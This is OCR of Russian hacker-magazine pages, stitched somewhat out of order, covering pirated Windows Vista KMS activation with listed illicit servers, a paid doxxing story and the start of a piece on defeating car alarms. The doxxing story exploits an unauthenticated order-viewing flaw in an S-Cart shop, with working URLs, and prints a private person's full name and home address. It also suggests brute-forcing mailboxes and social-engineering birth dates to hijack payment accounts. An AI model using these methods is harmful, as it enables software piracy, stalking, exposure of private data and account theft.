Осознавая слабость KMS-ключей, Microsoft ужесточила правила KMS-активации. Прежде всего, KMS-сервер начинает раздавать CID'ы только после того, как получает по



АКТИВАЦИЯ ВИСТЫ С ПОМОЩЬЮ МАК-КЛЮЧА


Существует два способа МАК-активации: самостоятельная и опосредованная. Самостоятельная МАК-активация выполняется пользователем и требует прямого соединения с интернетом. Опосредованная МАК-активация позволяет выполнять централизованный запрос активации для нескольких компьютеров с помощью одного подключения к серверам компании Microsoft. Однако в настоящее время она все еще находится в стадии разработки, проходящей под кодовым названием VAMT (что расшифровывается как Volume Activation Management Tool — «средство управления многопользовательской активацией»), поэтому ниже будет рассмотрена только самостоятельная активация.

меньшей мере 25 запросов на активацию от разных машин. Microsoft прямо так и пишет: «Использование службы KMS предназначено для управляемых сред, в которых к сети организации постоянно подключено более 25 компьютеров. Клиентские компьютеры используют информацию, полученную на сервере службы KMS, для самостоятельной активации. К серверу службы KMS должно быть подключено не менее 25 физических клиентских компьютеров под управлением системы Windows Vista, прежде чем какой-либо из этих компьютеров сможет пройти активацию. Это число называется значением n или счетчиком n. Компьютеры, работающие в средах виртуальных машин (VM), также могут активироваться с помощью службы KMS, но они не включаются в число активированных систем». Как обеспечить подключение 25 узлов в рамках домашней локальной сети? Ну это даже не вопрос! Ставим виртуальную машину на 24 компьютерах, на каждый из них водружаем Висту, забрасываем образ KMS-сервера и отправляем запрос на активацию, после чего перетаскиваем образ KMS-сервера на свою основную систему и отправляем 25-й запрос. Все! Сервер считает, что к нему подключено 25 узлов и активирует нас, словно родную маму.

В отличие от MAK-активации (которую достаточно выполнить всего один раз), KMS-активацию необходимо повторять каждые 180 дней, по прошествии которых она аннулируется и система переходит в 30-дневный триальный режим. А когда он закончится — в режим ограниченной функциональности до момента подключения к KMS-серверу или MAK-активации, что, по замыслу Microsoft'а, предотвращает использование компьютеров в течение неопределенного срока без наличия соответствующей лицензии после их изъятия из организации. По умолчанию неактивированные клиенты пытаются подключиться к KMS-серверу каждые 2 часа (это значение является настраиваемым), а после прохождения активации — каждые 7 дней (это значение также является настраиваемым) и в случае успешного завершения операции обновляют 180-дневный счетчик дней, оставшихся до истечения срока активации. Если активацию по каким-то причинам выполнить не удалось, система продолжит долбить сервер, предпринимая настойчивые попытки повторной активации, отключить которые можно путем изменения значения параметра реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SL\Activation\Manual на единицу.

Причиной провала активации зачастую становится недемократично настроенный брандмауэр. Для KMS-активации Виста использует анонимный RPC-протокол поверх TCP, стучащийся в порт 1688 (впрочем, номер порта не является жестко заданным и при желании может быть изменен). Клиентский компьютер устанавливает TCP-соединение с KMS-сервером и передает один пакет запроса. KMS-сервер отвечает и закрывает сеанс. Как при запросе активации, так и при запросе обновления используется один и тот же тип передачи запроса и получения ответа, суммарная длина которого составляет 450 байт. Запросы и ответы регистрируются клиентом в журнале событий приложений (события компонента Microsoft Windows Security Licensing SLC 12288 и 12289 соответственно). KMS-сервер регистрирует запросы клиентских компьютеров в событиях компонента Microsoft-Windows-Security-Licensing-SLC 12290.

Состояния лицензирования Windows Vista и Longhorn Server



Установка и активация Висты

Таким образом, для миграции на Висту нам необходимо иметь загрузочный DVD-образ Windows Vista Business/Enterprise Edition, который можно добыть в Осле или скачать с www.ru-board.com.

В Enterprise-версии ключ продукта (Product Key, он же серийный номер) уже зашит внутри pid.txt, и потому вводить его при установке не требуется. Активировать Висту можно на любом подпольном KMS-сервере, их адреса публикуются на хакерских форумах (смотри врезку). Для этого необходимо запустить консоль с правами администратора, воспользовавшись службой RunAs (или, завершив текущий сеанс, войти в систему под администратором), после чего набрать следующие команды:

```
$cscript \windows\system32\slmgr.vbs -skms IP_адрес_KMS_сервера:порт
$cscript \windows\system32\slmgr.vbs -ato
```

АКТИВНЫЕ ХАКЕРСКИЕ KMS-СЕРВЕРЫ

Ниже приводятся адреса некоторых подпольных KMS-серверов, пригодных для активации корпоративных версий Висты, приобретенных в соседнем киоске в полном соответствии с действующим законодательством.

Номера портов периодически меняются, поэтому, прежде чем активироваться, следует посетить главную страницу и ознакомиться с оперативной ситуацией. В частности, для захода на сервер kms.vbs.net.cn:7249 необходимо оттяпать номер порта (7249) и субдомен (kms), набрав в адресной строке браузера «vbs.net.cn», и там среди китайских иероглифов отыскать необходимую информацию.

```
kms.vbs.net.cn:7249
pkms.xicp.cn
210.51.189.66:1025
210.51.189.66:1888
121.46.195.58:1688
```

Для проверки успешности активации можно воспользоваться ключом '-dli', переданным все тому же скрипту slmgr.vbs:

```
$cscript \windows\system32\slmgr.vbs -dlv
Версия службы лицензирования программного обеспече-
ния: 6.0.5384.4
ActivationID:           14478aca-ea15-4958-ac34-
359281101c99
ApplicationID:          55c92734-d682-4d71-983e-
d6ec3f16059f
Расширенный PID:        11111-00140-009-000002-03-
1033-5384.0000-1942006
Установочный ID:        000963843315259493598506854 2
53663081409973656140419231
```

Узнать, сколько дней осталось до повторной KMS-активации поможет ключ '-dli', выдающий подробную информацию по регистрации (для вывода более детальной информации о лицензировании используй ключ '-dlv all'):

```
$cscript \windows\system32\slmgr.vbs -dli
Имя: Windows(TM) Vista, Enterprise edition
Описание: Windows Operating System — Vista,
ENVIRONMENT channel
Частичный ключ продукта: RHXCM
Состояние лицензирования: Лицензированное
Истечение срока действия корпоративной активации:
43162 минут (29 дней)
Окончание ознакомительного периода: 29.08.2007
16:59:59
Client Machine ID (CMID): 45d450a8-2bef-4f04-9271-
6104516a1b60
Автоматическое обнаружение с помощью DNS: Имя сервера
KMS не доступно с помощью DNS
Расширенный PID сервера KMS: 11111-00140-008-805425-
03-1033-5384.0000-1752006
Интервал активации: 120 минут
Интервал обновления активации: 10080 минут
```

Если slmgr.vbs возвращает код ошибки (записанный в шестнадцатеричной нотации), определить соответствующее ему текстовое сообщение можно с помощью утилиты slui.exe, запущенной из командной строки следующим образом: slui.exe 0x2a 0x<код ошибки>, например:

```
$slui.exe 0x2a 0x8007267C
Для локальной системы не настроено ни одного DNS-
сервера.
```

Ключи активации, сгенерированные подпольным KMS-сервером, хорошо подходят для локальной регистрации системы, но палятся при установке обновлений, которые Виста загружает автоматически. И чтобы не нарваться на неприятности, службу Windows Anytime Upgrade следует отключить, скачивая критические обновления безопасности вручную (они не требуют проверки подлинности).

Открываем редактор реестра, заходим в HKLM\Software\Microsoft\Windows \CurrentVersion\Policies, создаем там раздел \Explorer\WAU (в результате чего полная ветвь будет выглядеть так: HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\WAU), переходим к \WAU и создает там ключ «Disabled» типа DWORD, установленный в значение «1». Все! Теперь служба автоматических обновлений отдыхает!

Как вариант — активировать систему можно с помощью образа уже активированного KMS-сервера, который ты либо найдешь на самом DVD-диске известного происхождения, либо скачаешь с www.ru-borad.com. Достоинство этого решения в том, что образ, устанавливаемый на виртуальную машину (которой обычно является VMWare), не требует наличия выхода в интернет и вообще не зависит ни от чьей воли (подпольные KMS-серверы могут закрыться в любой момент, ищи их потом). А недостаток — необходимость устанавливать VMWare, представляющую собой коммерческий продукт весом в полгектара. И хотя существует бесплатный «проигрыватель» образов VMWare Player, с ним приходится изрядно попотеть, прежде чем KMS-сервер увидит виртуальный сетевой адаптер, связывающий его с основной операционной системой.

Просмотреть количество оставшихся лицензий, а также узнать параметры сервера можно следующим образом:

```
$cscript \windows\system32\slmgr.vbs -dli
Служба управления лицензиями активна
Текущее количество: 7
Порт: 1688
Опубликование DNS-записей: разрешено
Приоритет KMS: нормальный
```

Заключение

Помимо описанных выше, существует множество других способов активации, основанных на модификации исполняемых файлов или редактировании прошивки BIOS'а с целью включения в него валидного OEM-идентификатора, обнаружив который Виста вообще не требует никакой активации. Однако все эти способы ненадежны и небезопасны, а потому прибегать к ним можно, разве что желая поэкспериментировать. Никаких других оснований у нас нет. Какой смысл отказываться от MAK/KMS-активации, особенно в нашей стране, где достать корпоративную редакцию Висты ничуть не сложнее, чем версию для розничной продажи?

Проще всего активировать компьютер через графический интерфейс. Для этого необходимо:

а) установить нужный носитель с корпоративной лицензией (во время установки ключ продукта не требуется);

б) войдя в систему с правами администратора, открыть «Пуск → Панель Управления → Компьютер → Свойства»;

в) в разделе «Активация» нажать кнопку «Изменить ключ продукта»;

г) подтвердив запрос на изменение (кнопка «Продолжить»), ввести MAK-ключ.

В следующий запланированный интервал времени компьютер попытается выполнить активацию через интернет, сообщая об успешности (или не успешности) операции.

Поклонники командной строки могут активировать Висту через скрипт slmgr.vbs, передав ему ключ '-ipk' вместе с MAK-ключом:

```
$cscript \windows\system32\slmgr.vbs -ipk <MAK-ключ >
```



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

Мнимая анонимность


Разведка в сети

Ты наверняка наслышан об анонимности в сети, безопасности и прочих немаловажных аспектах. VPN, socks, proxy — в журнале мы уже не раз писали о том, как максимально скрыть себя от постороннего (читай: правоохранительного :)) взгляда. Но на самом деле все не так просто. В сети содержится огромное количество информации практически на каждого человека, нужно лишь суметь завладеть ей и правильно воспользоваться. Хуиз-сервисы, базы паспортных данных, выписки платежных систем и онлайн-шопов — все это может помочь идентифицировать твою личность. Я не пытаюсь тебя запугать, я просто хочу, чтобы ты четко уяснил: анонимность в сети — это не более чем миф. Да что там говорить, сейчас ты убедишься в этом сам.

Очень часто случается так, что нам нужно добыть какую-либо конкретную информацию о человеке. И неважно, будет это номер машины, данные паспорта или номер телефона — чем полнее информация, тем лучше. Но проблема состоит в том, что добыть подобного рода материалы не так-то легко. Все специализированные базы данных недоступны простым смертным, и многие из них являются тайной за семью печатями. Так как же быть, если тебе требуется собрать данные о конкретном человеке? Ты мог заметить, что в одном из предыдущих предложений я допустил маленькую оговорочку: «недоступны простым смертным», причем сделал я это умышленно =). Не буду кричать, что хакерам закон не писан, но вот в доступе нас точно ограничивать бессмысленно :). Собрать необходимые данные вполне реально, требуется лишь время, желание и трезвая голова на плечах. Чтобы сильно не загружать тебя теорией, я рассмотрю интересный случай из моей практики, на базе которого и разберу все тонкости вопроса =).

Однажды ко мне в асю стукнул мой старый знакомый, который попросил помочь одному из его клиентов. Времени на тот момент у меня было предостаточно, чего не скажешь о деньгах, поэтому я без особых раздумий согласился обговорить детали с заказчиком. Как оказалось, суть задания заключалась в нахождении координат какого-то америкоса. От меня требовалось предоставить данные о месте жительства, номерах телефонов и всем том, что я еще смогу нарыть по этому человеку. Из всей информации у моего клиента было лишь имя искомого (Roman Wells) и его мыло. Интересоваться причиной поиска амера не входило в мою компетенцию, тем более что меня вполне устраивал обещанный гонорар :). Времени на выполнение заказа было отведено не так много, поэтому следовало оперативно приступать к работе.


Первым делом я вбил в Гугле имя разыскиваемого. Результат, честно говоря, оптимизма мне не прибавил. Фамилия попалась достаточно распространенная, и поисковик выплюнул мне около двух десятков страниц.



Order Number 33545			
Product Name	Product ID	Quantity	Status
H4 12V 100-90W Purple Lightning Bulbs (2 bulbs)	01-140	1	PENDING
TAX	$ 0.00		
SHIPPING	$ 4.90		
TOTAL BILLED AMOUNT	$ 0.00		
ORDER DATE	2007-03-12		
SHIP TO	Roman Wells 882 12th Ave. South Onalaska, WI 54650 United States		
BILL TO	Roman Wells 882 12th Ave. South Onalaska, WI 54650 United States		
CUSTOMER'S COMMENTS			
MERCHANT'S MESSAGE			

Cancel Order

› Выдранная из базы шопа информация о заказе =)



› База данных ГИБДД в хакерских руках :)

Парсить Гугл не имело смысла, поскольку не было никакой гарантии того, что я наткнусь именно на своего Roman'a Wells'a.
Тогда я вспомнил об интернет-сервисе ZabaSearch. Ресурс представлял собой базу паблик-данных по жителям Америки и располагался по адресу www.zabasearch.com. Я надеялся выудить хоть какую-нибудь информацию по интересующему меня объекту, так как начинать глобальные поиски без дополнительных зацепок было крайне проблематично. Но, увы, к моему разочарованию, ZabaSearch не далеко ушел от Гугла в плане количества найденных объектов. Полистав пару ссылок, выбранных наугад, я понял, что толку от таких действий будет мало. Что ж, раз с фамилией мне не повезло (вернее, с фамилией мне повезло, а вот с объектом — нет =)), нужно было искать другой путь.
Надежда оставалась одна — мыло искомого. Вариант взлома я оставил на крайний случай, так как ящик находился на yahoo.com, что определенным образом усложняло задачу. Но вот в Гугл email я все же вбить не поленился :). К счастью, на этот раз мне повезло больше, и поисковик выдал всего пару страниц. Пробежав глазами по линкам, я быстро отметил несколько форумов, в профиле пользователей которых значилось указанное мной мыло амера. Выбранные форумы были незамедлительно проверены, а вся информация из профилей с заданным мылом отправилась ко мне на винт. Однако ничего особенно полезного мне почерпнуть не удалось, кроме разве что штата проживания амера — Wisconsin.
Еще один любопытный момент я обнаружил в постах моего объекта. На одном из форумов амер расхваливал некий интернет-шоп, в котором он, судя по всему, делал покупки. Этот факт заинтересовал меня. Как ты понимаешь, все интернет-магазины хранят подробные логи заказов. Следовательно, стянув базу шопа, я имел шанс получить данные американца. Набрав в адресной строке своего браузера адрес www.lightlens.com, я оказался на сайте амерского интернет-магаза. Дизайн ресурса интересовал меня мало, хотя выполнен он был на приличном уровне. Полазив по сайту шопа некоторое время и не найдя явных зацепок, я запустил сканер веб-уязвимостей и лег спать. Проснувшись, первым делом я заглянул в лог сканера — увы, но результат был нулевым :(. Но тут я обратил внимание на то, что шоп стоит на движке S-Cart. Как оказалось, в некоторых его версиях есть возможность просмотра информации о чужих заказах. Изначально урл запроса выглядел так:

```
http://lightlens.com/s-cart/view-order.
phtml?f_%20strFirstName=333&f_strLastName=333&f_
intOrderID=номер_твоего_заказа
```

Параметр f_intOrderID указывает номер заказа. Но местные кодеры допустили ошибку, благодаря которой, без дополнительной авторизации, можно было листать значения f_intOrderID и просматривать чужую инфу =). Сперва я затестил багу, подменив данные параметра:

```
http://lightlens.com/s-cart/view-order.
phtml?f_%20strFirstName=333&f_strLastName=333&f_
intOrderID=5189
```

И моему взору предстал подробный отчет по Order Number 5189. Удивило меня лишь одно: я задал заказ №5189, а он был оформлен еще в 2003 году. Вспомнив, какой нынче год, и прокрутив в голове пару нехитрых арифметических операций, я сделал вывод, что в базе хранится информация о десятках тысяч клиентов! Через несколько минут мои догадки подтвердились. Перебирать ручками такое количество запросов было попросту нереально, и я собирался уже написать для этих целей специализированный парсер на PHP, когда вспомнил о посте искомого амера на одном из форумов. Идея заключалась в том, чтобы по дате поста вычислить приблизительную дату заказа в интернет-магазе. К счастью, мне повезло — пост был оставлен американцем в конце марта 2007 года, значит, парсить базу шопа стоило в обратном порядке (с конца) не ранее этого времени. Мысли о написании парсера тут же улетучились, зато на моем столе оперативно образовалась бутылочка пива =). Через час активных поисков я нашел данные о заказе своего объекта:

```
http://lightlens.com/s-cart/view-order.
phtml?f_%20strFirstName=333&f_strLastName=333&f_
intOrderID=33545
```

В общем виде полученная мной инфа имела следующий вид:

```
Order Number 33545
Product Name
H4 12V 100-90W Purple Lightning Bulbs (2 bulbs)   01-
140    1
TAX :  $ 0.00
SHIPPING :      $ 4.90
TOTAL BILLED AMOUNT :   $ 0.00
ORDER DATE :    2007-03-12
SHIP TO :       Roman Wells
882 12th Ave. South
Onalaska, WI  54650
United States
BILL TO :       Roman Wells
882 12th Ave. South
Onalaska, WI  54650
United States
```

Особый интерес для меня представляли поля SHIP TO и BILL TO. Но так как адреса в них совпадали, я не стал лишний раз заморачиваться. Кроме того, в поле штата стояло «WI», что еще раз указывало на то, что это

именно тот, кого я ищу. В принципе, я мог уже отстучать в асю клиенту и сообщить об успешном выполнении заказа, но мне надо было убедиться в том, что я нашел именно порученного мне амера. Для начала я решил проверить валидность адресных данных. Запустив прогу CC2Bank, я вбил амерский zip-код (54650) в поле Zip и нажал «Search». Оказалось, что этот zip действительно принадлежал городу Onalaska штата Wisconsin. Сомнений не оставалось — гонорар был у меня в кармане =).

Однако из любопытства я решил пробить амера на www.intelius.com. Этот ресурс содержал инфу о гражданах Пендосии, совершивших какие-либо правонарушения. Заполнив формочки имени, фамилии и штата (Roman Wells, Wisconsin), я надавил на клаве «Enter». Моему удивлению не было предела — нашелся только один человек с такими данными, проживающий в городе Onalaska :). Огорчало лишь одно: вся дополнительная информация предоставлялась ресурсом не бесплатно. Хотя к оплате принимались кредитки и… Ой, о чем это я =). В общем, вся собранная мной инфа была передана клиенту, который остался доволен качеством выполненной работы.

Как ты понял из вышеописанной истории, есть вполне реальный шанс собрать необходимые данные. Единственное, на что я хотел бы еще обратить внимание, — это характерные особенности поиска в рунете :). Я не буду останавливаться на таких базах данных, как базы ГИБДД, паспортно-визовой службы и т.д. А вот о некоторых любопытных интернет-сервисах стоит поговорить поподробнее =). Сейчас в Сети достаточно распространены услуги детализации звонков и sms. Естественно, бесплатно никто ничего делать не станет. Но зачастую цены вполне разумные (около $80 за полную детализацию указанного номера). Занимаются предоставлением подобной инфы преимущественно различные частные сыскные агентства. Линков давать не буду, ты и сам без труда найдешь их через Гугл. Также в сети без проблем можно оперативно пробить данные по машине (только не по той, которая стиральная =)). Примером тому является ресурс www.check.0550.ru. Здесь тебе и пробив авто на угон, и поиск по госномеру, и прочее. Однако будь осторожен — в рунете полно кидал, которые создают липовые сервисы самых разнообразных тематик. Но, как говорится, сервис сервису рознь.

Иногда возникает необходимость ручного сбора данных. Вот тут не забывай про мой пример с амером. Во-первых, богатым источником информации является мыло объекта. В одном из прошлых номеров я выкладывал брутер для mail.ru, который юзает брут через веб-аутентификацию (читай подшивку «Хакера»). Так что если есть возможность получить доступ к мылу, не пренебрегай ей. Во-вторых, большинство блогов, интернет-магазинов, чатов, форумов и прочих сетевых заведений ведут логи. Поимев базу с ресурса, на котором регулярно обитает твой объект, ты очень упростишь себе задачу =).

Кстати, насчет мыла и логов. Приведу показательный пример. Наверняка ты знаком с такой платежной системой, как RuPay. Это одна из крупнейших платежек в рунете. Так вот для доступа к аккаунту необходимо указать мыло и пароль. А вопросом на восстановление пасса является дата рождения холдера акка. Как показывает практика, многие люди вводят свою действительную дату рождения, что не может не радовать загадочное хакерское сердце =). Что мешает тебе прикинуться симпатичной одинокой девушкой и постучать холодной ночью в асю жертве с целью разузнать, скоро ли будет его/ее ДР? :) Поимев аккаунт в RuPay, ты не сможешь совершать транзакции, поскольку для всех денежных операций нужен еще один пароль, сменить и восстановить который просто так нельзя. Но вот просматривать историю операций будет вполне реально. А учитывая, что вывод средств осуществляется только на банковские счета резидентов, ты получишь очень любопытную банковскую инфу о своем объекте :).

Вообще говоря, все зависит от конкретных обстоятельств и целей поисков. Если тебе нужен телефон девушки с форума, это одно дело, а если координаты месторасположения режимного объекта Министерства обороны, это совсем другое дело =). Но и первое, и второе вполне реализуемо, было бы время, желание и трезвая голова :).

Кто не спрятался, я не виноват

Все мы в детстве играли в прятки. Вот и сейчас я предлагаю тебе немного поиграть в эту забавную игру =). Только прятаться на этот раз мы будем в сети. Я не буду сейчас говорить о vpn, соксах, прокси и прочих мерах безопасности. Об этом писалось на страницах нашего журнала не раз. Попробуем зайти с другой стороны. Как говорят сотрудники наших доблестных служб (каких, полагаю, пояснять не надо :)), гораздо проще работать с человеком, нежели с техникой. Я никогда не мог (да и не пытался) понять людей, которые без лишней надобности оставляют свои личные данные в сети. И неважно, ФИО это или номер/серия паспорта; пойми, это ТВОИ ДАННЫЕ и знать их третьим лицам вовсе не обязательно. Аналогичная беспечность многими проявляется и в реале. Отсюда вытекает несколько простых, но очень важных правил:

1. Никогда не оставляй в сети свои реальные личные данные.

2. Никогда не оставляй в сети свои реальные контакты (номера телефонов, адреса).

3. Никогда не передавай ксерокопии своих личных документов без большой необходимости.

4. Не болтай в реале о своих похождениях по базам поломанных серверов.

Относительно первых двух пунктов, думаю, вопросов возникнуть не должно. Свои контакты и реальные данные следует оставлять только в крайнем случае, когда это действительно необходимо. Аналогично и с ксерокопиями твоих доков. Если какой-либо сервис требует сканы паспорта, то смело регистрируйся на левые данные с чужим/фейковым сканом — и все дела :). А вот про реал отдельный разговор. Сколько уже было песен об излишней болтливости, а все без толку. Сегодня ты за кружкой пива обмолвился о своем взломе базы, а завтра с утра пораньше тебя принимают в собственной квартире :). Шутки шутками, а реал — вещь опасная. Так что будь аккуратнее, причем везде и во всем. Безопасности, как ты понимаешь, много не бывает =).]I[



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Найти человека в сети вполне реально. Главное — знать, где и как искать =).

> Помни, что большинство интернет-шопов, веб-сервисов, платежек и прочих ресурсов ведут логи, которые не раз помогут тебе при сборе нужной инфы.



Леонид «R0ID» Стройков
/ R0ID@MAIL.RU /

Угнать за 60 секунд

Анализ защищенности автосигнализаций

В наше суровое время, когда воруют все, что можно украсть, сигнализациями никого не удивишь. Банкоматы, квартиры, офисы — все это, как правило, охраняется не святым духом. Аналогичным образом дело обстоит и с автотранспортом. Согласись, что тебе будет не очень приятно увидеть, вернее, не увидеть свою новенькую «бэху» там, где ты ее оставил. Как ни крути, но на 80% машин стоят сигналки. И не столь важно какие (в этом мы разберемся позднее), важен сам факт их наличия. Поэтому сегодняшняя статья будет посвящена именно автосигнализациям, а точнее, анализу их защищенности :). Только пойми меня правильно, мы не будем учиться угонять машины, а просто поищем слабые места в сигналках :).

Как это работает

Прежде всего нам нужно разобраться с внутренним устройством сигналок. В противном случае все наши действия будут подпадать под хорошо известную пословицу: «Иди туда — не знаю куда, ломай то — не знаю что» =). Поэтому обо всем по порядку. Для начала рассмотрим основные компоненты большинства автосигнализаций. Это:

- центральный блок;
- реле блокировки;
- реле запуска;
- датчик удара;
- светодиод;
- сирена;
- датчик изменения объема;
- коммуникационные провода;
- брелок-коммуникатор.

Центральный блок обычно располагается за или под приборной панелью авто. Название этого агрегата говорит само за себя — к нему коннектятся все компоненты сигналки. Реле блокировки и реле запуска мы пока трогать не будем, о них разговор пойдет позже. Отмечу лишь, что в стандартной комплектации их наличие может варьироваться.

Следующий важный компонент — датчик удара aka шок-сенсор. Этот девайс реагирует на удары/пинки по автомобилю :). Устанавливается он обычно на прочной поверхности в салоне машины и имеет характерный регулятор чувствительности.


Следующий компонент, который является обязательным атрибутом любой сигнализации, — сирена. Размещают ее в моторном отсеке, что затрудняет доступ извне со стороны днища, а во-вторых, некоторые отдельно взятые экземпляры могут иметь автономный аккумулятор. Оба фактора существенно осложняют жизнь угонщикам, но выход все равно найти можно =).

Последняя значимая деталь сигнализации — брелок-коммуникатор. Нужен он, собственно, для управления автосигналкой по радиоканалу на частоте 433,92 МГц. В последнее время у брелоков появилось множество программируемых функций, которые напрямую зависят от модели сигнализации. Перечислять их нет никакого смысла — нас больше интересует код сигнала, передающийся устройством. Забегая вперед, скажу, что существуют возможности его перехвата =).


Теперь рассмотрим систему блокировки двигателя. Состоит она из блока управления, приемопередающей антенны, транспондеров и реле дистанционной блокировки двигателя.

Зачем нам это нужно знать? Дело в том, что иногда на авто устанавливают не только сигнализацию, но и систему блокировки двигателя. Поэтому короткое подетальное рассмотрение системы не повредит =).

Блок управления располагается в салоне автомобиля. Антенны устанавливаются двух типов: рамочная и ферритовая. Реле блокировки представляет собой стандартное реле. Принцип действия сводится к размыканию цепи блокировки. При включении блокировки цепь размыкается сразу. Одна из особенностей некоторых экземпляров — блокировка двигателя после начала движения машины :).




> Схема подключения системы блокировки двигателя



> Код-граббер FluS Prof

Итак, главное, что ты должен был усвоить из первой части статьи, — это основные компоненты автосигнализаций и принцип их работы. Надеюсь, с этим ты более-менее разобрался, если нет — перечитывай сначала :).

Поехали

Ну вот мы и подошли к тому, к чему, собственно, и должны были подойти — к анализу защищенности сигнализаций =). Халявщиков, которые рассчитывают после прочтения этой части статьи угнать стоящую под окном машину соседа, я попрошу выйти из аудитории =). Остальных не буду томить, приступим. Начнем с возможных методов «атак» на нашу жертву aka автосигнализацию стандартного типа (описанного выше). Определимся, на что именно мы собираемся осуществлять свои «нападки». Варианта всего два:

1) радиоканал (сигналка-брелок);

2) механическое вмешательство.

Первый метод представляется мне достаточно интересным. Как я уже говорил, брелоки работают на частоте 433,92 МГц, однако каждая сигналка имеет свой собственный код, благодаря которому и происходит опознавание брелока. Так как же подстроиться под чужую сигнализацию? Для этого нужно каким-то образом узнать код конкретной сигналки. Без дополнительных девайсов сделать это нереально, поэтому придется воспользоваться либо код-граббером, либо сканером. Сканер представляет собой устройство, которое последовательно воспроизводит коды в формате взламываемой сигнализации. Грубо говоря, сканер является брутером. Согласись, что достаточно удобно воспользоваться методом брутфорс-атаки и подобрать код сигналки, тем более что этот девайс вполне реально собрать в домашних условиях. Однако многие современные автосигнализации имеют систему антисканирования, которая устанавливает тайм-аут между приемами неверного значения кода с последующей блокировкой. Введенная блокировка снимается лишь многократной передачей правильного кода. Следовательно, сканер в таком случае бесполезен. Тут ему на помощь приходит код-грабер =). Дело в том, что антискан-системы не защищены от перехвата кодов из эфира. Этот факт оставляет возможность отснифать требуемый код. Необходимо лишь выждать момент, в который владелец машины ставит свой любимый агрегат на охрану (включает сигнализацию). Код-грабер работает по принципу радиоснифера на той же частоте, что и брелоки сигналок. Мои знакомые с портала phreak.ru собирали подобные девайсы своими руками, так что при желании в Сети ты найдешь схемы таких устройств :).

